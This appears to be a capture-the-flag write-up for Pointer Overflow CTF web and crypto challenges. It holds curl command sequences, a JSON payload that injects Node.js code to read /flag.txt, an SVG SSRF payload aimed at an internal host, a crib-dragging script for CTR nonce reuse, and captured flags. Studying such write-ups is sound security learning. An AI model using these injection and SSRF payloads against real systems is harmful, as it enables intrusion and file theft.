
4. results give a JWT token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3
MiOiJodHRwczovL2ZyaWVuZC5leGFtcGxlL29hdXRoI
iwic3ViIjoidXNlcjEyMyIsImF1ZCI6ImFkbWluLWFw
cCIsInNjb3BlIjoiZnJpZW5kczpyZWFkIHByb2ZpbGU
6cmVhZCIsInR5cCI6ImFjY2Vzc190b2tlbiIsImlhdC
I6MTc1Nzg4OTgzMCwiZXhwIjoxNzU3ODkwNDMwfQ.LS
k_v9snQqUETjb0fUrg7-SPHuAStV1A2qfb19OidYA
```

5. then run this to get the flag

```
$ CODE= "rYCZLto5BQpL7qlOPPpeufcfzHJigwYn"
$ BASE= "https://web300-
1.pointeroverflowctf.com"
$ TOKEN_NEW=
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc
3MiOiJodHRwczovL2ZyaWVuZC5leGFtcGxlL29hdXRo
Iiwic3ViIjoidXNlcjEyMyIsImF1ZCI6ImFkbWluLWF
wcCIsInNjb3BlIjoiZnJpZW5kczpyZWFkIHByb2ZpbG
U6cmVhZCIsInR5cCI6ImFjY2Vzc190b2tlbiIsImlhd
CI6MTc1Nzg4OTgzMCwiZXhwIjoxNzU3ODkwNDMwfQ.L
Sk_v9snQqUETjb0fUrg7-SPHuAStV1A2qfb19OidYA'

curl -i "$BASE/api/flag" -H "Authorization:
Bearer $TOKEN_NEW"
```

Web 300-2 The Shape of Water




Web 300-2 The Shape of Water

```
1. curl -s -X POST
"https://34.9.14.80/api/reset" -H "Host:
web300-2.pointeroverflowctf.com" -L --insecure

2. echo {"exec":"(function(){try{var
f=require(\"fs\").readFileSync(\"/flag.txt\",\
"utf8\"); this.theme=String(f).trim();
this.accent=String(f).trim(); }catch(e){} })
()"} > payload.json

3. curl -s -X POST
"https://34.9.14.80/api/settings" -H "Host:
web300-2.pointeroverflowctf.com" -H "Content-
Type: application/json" --data-binary
@payload.json -L --insecure

4. curl -s "https://34.9.14.80/api/build" -H
"Host: web300-2.pointeroverflowctf.com" -L --
insecure

5. curl -s "https://34.9.14.80/api/debug/cfg"
-H "Host: web300-2.pointeroverflowctf.com" -L
--insecure

6. curl -s "https://34.9.14.80/api/logs" -H
"Host: web300-2.pointeroverflowctf.com" -L --
insecure

7. curl -s "https://34.9.14.80/flag.txt" -H
"Host: web300-2.pointeroverflowctf.com" -L --
insecure
```

`poctf{uwsp_7h15_15_n3c3554ry_l1f3_f33d5_0n_l1f3}`

Web 400 Mouth of Sauron



Web 400 - Mouth of Sauron


`poctf{uwsp_4ll_w3_533_4nd_4ll_w3_533m}`

```
<!-- palantir-ssrf.svg -->
<svg xmlns="http://www.w3.org/2000/svg"
     xmlns:xlink="http://www.w3.org/1999/xlink"
     width="900" height="600" viewBox="0 0 900 600">
  <defs>
```

```
    <filter id="f" x="0" y="0" width="900" height="600" filterUnits="userSpaceOnUse">
      <feImage x="0" y="0" width="900" height="600"
               preserveAspectRatio="none"
               xlink:href="http://barad-dur:31337/flag.png"
               href="http://barad-dur:31337/flag.png"
               result="img"/>
      <feComposite in="img" in2="SourceGraphic" operator="over"/>
    </filter>
  </defs>
  <rect x="0" y="0" width="900" height="600" fill="white" filter="url(#f)"/>
</svg>
```

Crypto

Crypto 200-1 Two Wrongs Make a Right



Crypto 200-1 Two Wrongs Make a Right

poctf{uwsp_7h15_fl46_15_4ll_5w34r_w0rd5}

```python
import binascii
import re

# Known plaintext of C1 (from the challenge description)
c1_plaintext = """From: Tamsin To: Mason Date: Sat, 11 Oct 2025 10:02:05 -0500 Subject: System checks and handoff plan

Hey—quick handoff notes before I go off-grid: • Rotate the service tokens on barad-dur first, then traefik. • The staging login banner still shows "2024"; fix that. • If anyone pings you about CRYP 200-1, tell them it's not a padding-oracle. • Also: the validator only accepts lowercase flags.

Final reminder: never ship secrets in plaintext. Use proper key management and never reuse a CTR nonce again.

—T """

# Read the ciphertexts from files
with open('c1.hex', 'r') as file:
    c1_hex = file.read().strip()
with open('c2.hex', 'r') as file:
    c2_hex = file.read().strip()

# Convert the hex to bytes
c1_bytes = binascii.unhexlify(c1_hex)
c2_bytes = binascii.unhexlify(c2_hex)

# XOR the two ciphertexts
xor_result = bytes([b1 ^ b2 for b1, b2 in zip(c1_bytes, c2_bytes)])

# Convert the known plaintext to bytes
c1_plaintext_bytes = c1_plaintext.encode('utf-8')

# Try crib-dragging to find the flag in P2
p2_possibilities = []
for start in range(len(xor_result) - len(c1_plaintext_bytes) + 1):
    aligned_xor_result = xor_result[start:start + len(c1_plaintext_bytes)]
    # XOR the aligned result with the known plaintext (C1) to extract part of P2
    possible_p2 = bytes([b1 ^ b2 for b1, b2 in zip(aligned_xor_result, c1_plaintext_bytes)])

    # Decode and check for flag-like text
    decoded_possible_p2 = possible_p2.decode('utf-8', errors='ignore')
    flag_match = re.search(r'poctf\{.*?\}', decoded_possible_p2)
    if flag_match:
        p2_possibilities.append(flag_match.group(0))

# Print any found flag possibilities
if p2_possibilities:
    print(f"Found flag: {p2_possibilities[0]}")
else:
    print("No flag found.")
```